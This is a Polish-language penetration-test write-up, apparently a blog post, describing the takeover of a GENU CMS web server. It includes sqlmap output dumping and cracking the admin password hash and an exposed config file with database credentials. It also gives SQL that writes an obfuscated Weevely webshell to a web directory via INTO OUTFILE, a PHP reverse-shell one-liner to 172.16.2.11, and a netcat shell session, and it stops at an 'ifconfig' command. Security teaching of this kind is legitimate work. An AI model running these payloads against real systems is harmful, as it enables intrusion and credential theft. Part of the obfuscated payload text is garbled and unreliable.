[13:49:25] [INFO] fetching columns 'user_name, user_password' for table 'genu_users' in database 'admin'
[13:49:25] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[13:49:25] [INFO] retrieved: 2
[13:49:26] [INFO] retrieved: user_name
[13:49:32] [INFO] retrieved: user_password
[13:49:41] [INFO] fetching entries of column(s) 'user_name, user_password' for table 'genu_users' in database 'admin'
[13:49:41] [INFO] fetching number of column(s) 'user_name, user_password' entries for table 'genu_users' in database 'admin'
[13:49:41] [INFO] resumed: 1
[13:49:41] [INFO] retrieved: admin
[13:49:46] [INFO] retrieved: 01b307acba4f54f55aaafc33bb06bbbf6ca803e9a
[13:50:16] [INFO] analyzing table dump for possible password hashes
[13:50:16] [INFO] recognized possible password hashes in column 'user_password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[13:50:48] [INFO] writing hashes to a temporary file '/tmp/sqlmapbm7WMx13624/sqlmaphashes-US9xmI.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[13:50:51] [INFO] using hash method 'sha1_generic_passwd'
[13:50:51] [INFO] resuming password '1234567890' for hash '01b307acba4f54f55aaafc33bb06bbbf6ca803e9a' for user 'admin'
[13:50:51] [INFO] postprocessing table dump
Database: admin
Table: genu_users
[1 entry]
+-----+-----+
| user_name | user_password |
+-----+-----+
| admin    | 01b307acba4f54f55aaafc33bb06bbbf6ca803e9a (1234567890) |
+-----+-----+

[13:50:51] [INFO] table 'admin.genu_users' dumped to CSV file '/root/.sqlmap/output/webdev.s-m-s.local/dump/admin/genu_users.csv'
[13:50:51] [INFO] fetched data logged to text files under '/root/.sqlmap/output/webdev.s-m-s.local'



[*] shutting down at 13:50:51
root@zuo:~#
```

Jak widać po screenach jak do tej pory zajęło to około półtora godziny z złamaniem hasła włącznie (co tak naprawdę trwało 10 sekund ponieważ hasło było banalnie łatwe). Jednakże całość podczas wykonywania działań podczas właściwych działań zajęła dwa dni (z względu na skomplikowanie hasła).


Wydawało by się, że to koniec testów, ale! Nic bardziej mylnego. Postanowiłem sprawdzić jakie możliwości daje mi panel użytkownika na uprawnieniach „admina”. Oczywiście jest iż szukałem przede wszystkim możliwości uploadu plików na serwer.



Po chwili udało mi się znaleźć upload. Aby określić gdzie ładowane są pliki podałem do uploadu plik graficzny.



Jak widać na screenie miejscem którym przechowywana jest grafika jest /medias/image. Dalszym co zrobiłem to weryfikacja czy możliwym jest wrzucenie na serwer pliku php, za pomocą którego uzyskamy dostęp do powłoki systemowej.




Na takie przypadki mam przygotowane dwa pliki. Jeden jest to standardowy plik .php z webshellem a drugi specjalnie wygenerowany i obfuskowany. Podczas prób wrzucenia plików napotkałem następujące problemy. Plik shell.php zawierający typowy webshell nie przeszedł przez WAF/IPS, natomiast podczas gdy chciałem wrzucić wersję zaciemnioną, panel odpowiedział iż .php jest złym formatem.

Początkowo chciałem się już poddać, jednak postanowiłem sprawdzić jeszcze kilka rzeczy. Często spotykam się z faktem zapisywania starych plików konfiguracyjnych jako config.php.txt. Tak było i tym razem.



Penetracja serwera webowego przy pomocy bazy MySQL oraz weevevly.



```
<?php
// Database config file
define('SQL_TYPE', 'mysql');
define('SQL_HOST', 'localhost');
define('SQL_PORT', '3306');
define('SQL_DATABASE', 'admin');
define('SQL_USER', 'admin');
define('SQL_PASSWORD', 'ZAQ!1qaz');
?>
```



Pytanie co to nam daje i co dalej z tym zrobić? To już kolejna część artykułu.




Penetracja serwera webowego przy pomocy bazy MySQL oraz weevly.



Zapewne każdy zna MySQL i miał z nim do czynienia. Ale czy każdy zdaje sobie sprawę z możliwości jakie nam daje? MySQL to nie tylko baza danych a cała aplikacja bazodanowa pozwalająca wykonywać różnego rodzaju operacje na zasobach bazy danych Jak i na plikach. Więcej o możliwościach jakie daje MySQL możecie poczytać [tu](#).



Penetracja serwera webowego przy pomocy bazy MySQL oraz weevely.



Znalezienie panelu nie było wcale trudne. Zgodnie z domyślnymi ustawieniami znajdował się pod aliasem /phpmyadmin.




Penetracja serwera webowego przy pomocy bazy MySQL oraz weeve.ly.

The screenshot shows the phpMyAdmin interface for a MySQL database named 'admin'. The left sidebar shows a tree view of databases, with 'admin' selected. The main area displays a table list with columns: Tabela, Działanie, Rekordy, Typ, and Metoc porów napis. The table list includes 12 tables, all of type InnoDB and character set latin1. Below the table list, there is a checkbox for 'Zaznacz wszystkie' and a dropdown menu for 'Z zaznaczonymi:'. At the bottom, there is a section for creating a new table, with fields for 'Nazwa:' and 'Liczba kolumn: 4'.

Tabela	Działanie	Rekordy	Typ	Metoc porów napis
genu_answers	Przełgądaj Struktura Szukaj Wstaw Opróżnij Usuń	0	InnoDB	latin1
genu_articles	Przełgądaj Struktura Szukaj Wstaw Opróżnij Usuń	2	InnoDB	latin1
genu_categories	Przełgądaj Struktura Szukaj Wstaw Opróżnij Usuń	1	InnoDB	latin1
genu_comments	Przełgądaj Struktura Szukaj Wstaw Opróżnij Usuń	0	InnoDB	latin1
genu_news	Przełgądaj Struktura Szukaj Wstaw Opróżnij Usuń	2	InnoDB	latin1
genu_posts	Przełgądaj Struktura Szukaj Wstaw Opróżnij Usuń	0	InnoDB	latin1
genu_questions	Przełgądaj Struktura Szukaj Wstaw Opróżnij Usuń	0	InnoDB	latin1
genu_sessions	Przełgądaj Struktura Szukaj Wstaw Opróżnij Usuń	70	InnoDB	latin1
genu_settings	Przełgądaj Struktura Szukaj Wstaw Opróżnij Usuń	1	InnoDB	latin1
genu_smilies	Przełgądaj Struktura Szukaj Wstaw Opróżnij Usuń	20	InnoDB	latin1
genu_users	Przełgądaj Struktura Szukaj Wstaw Opróżnij Usuń	1	InnoDB	latin1
genu_votes	Przełgądaj Struktura Szukaj Wstaw Opróżnij Usuń	0	InnoDB	latin1
12 tabele	Suma	97	InnoDB	latin1

Dalsze działania postanowiłem prowadzić na bazie „admin” w której znajdują się table z wcześniej wspomnianej aplikacji.



Po uruchomieniu modułu do wykonywania zapytań sql wpisałem wcześniej przygotowane zapytania:

[Source code](#)



```

-- Tworzę table w której umieszczę swój shellcode
CREATE TABLE test(DATA blob);
-- Dodaję shellcode do bazy danych
INSERT INTO test VALUES('<?php
$ezyg="jMpeyRrPSdsb3Nldw0xMSc7ZolWNobyAoInPCcuJGsuJz4n02V2Yo1WwoYmFzZY0X2R01ly29kolZShwcolm";
$uggo="o1JGo1M9J2NolvdW50JzskYT0kXol0No1PT0tJo1RTtpZihyZxNloldCgkYSk9P01SdolrbycgJiYgolJGMoJGEpPol"; $ohtn =
str_replace("rp", "", "strpr_rprperpprplacrpe");


```



Penetracja serwera webowego przy pomocy bazy MySQL oraz weevely.

```
$aacd="VnX3Jl0lcGxhY2UoYXJyYXkoJy9bXlx3PVxzXolS8nLCcvXHMolvJyksIGFycmF5KCcnLCCrJyksiOlGpvaW4oYXJyo";  
$jsoc="lYolXlfc2xpYol2olUoloolJGEsJGMOJGEpolLTMpKSkpKolTtlY2hvIolCc8olLycoluJGsuolJz4nol030="; $tkhc = $ohtn("g", "",  
"gbgagsge6g4g_gdecgogde"); $ivnj =  
$ohtn("l", "", "clrlelaltlel_lflulnlcltliloln"); $kxvf = $ivnj('',  
$tkhc($ohtn("ol", "", $ugqo.$zyg.$aacd.$jsoc))); $kxvf(); ?>');  
--Zapisuję zawartość tabeli do pliku exploit.php który znajduję się  
w katalogu z uprawnieniami do zapisu  
SELECT * FROM test INTO OUTFILE  
'/var/www/html/GENU-2012.3/medias/image/exploit/php';
```


Shellcode został wygenerowany w programie Weevely dostępnym w dystrybucji KaliLinux za pomocą polecenia „weevely generate <hasło> exploit.php”. Dla ułatwienia kod shella warto sformatować tak, by podczas wczytywania zapytań był w jednej linii, wyeliminuje to ewentualne błędy w zapytaniach.




Jak widać operacja się powiodła. Teraz należy zweryfikować czy nasz plik zapisał się bez błędów.



Penetracja serwera webowego przy pomocy bazy MySQL oraz weeveily.



Następnie połączyłem się za pomocą programu Weeveily do serwera



Za pomocą polecenia:

[Source code](#)



```
php -r '$sock=fsockopen("172.16.2.11",443);exec("/bin/sh -i <&3 >&3 2>&3");'
```



Penetracja serwera webowego przy pomocy bazy MySQL oraz weeve.ly.

```
root@vps:~# nc -l -v -p 443
listening on [any] 443 ...

Stealth tiny web shell

[+] Browse filesystem, execute commands or list available modules with 'help'
[+] Current session: 'sessions/webdev.s-m-s.local/exploit.session'

www-data@cnc:/var/www/html/GENU-2012.3/medias/image $ whoami
www-data
www-data@cnc:/var/www/html/GENU-2012.3/medias/image $ ifconfig
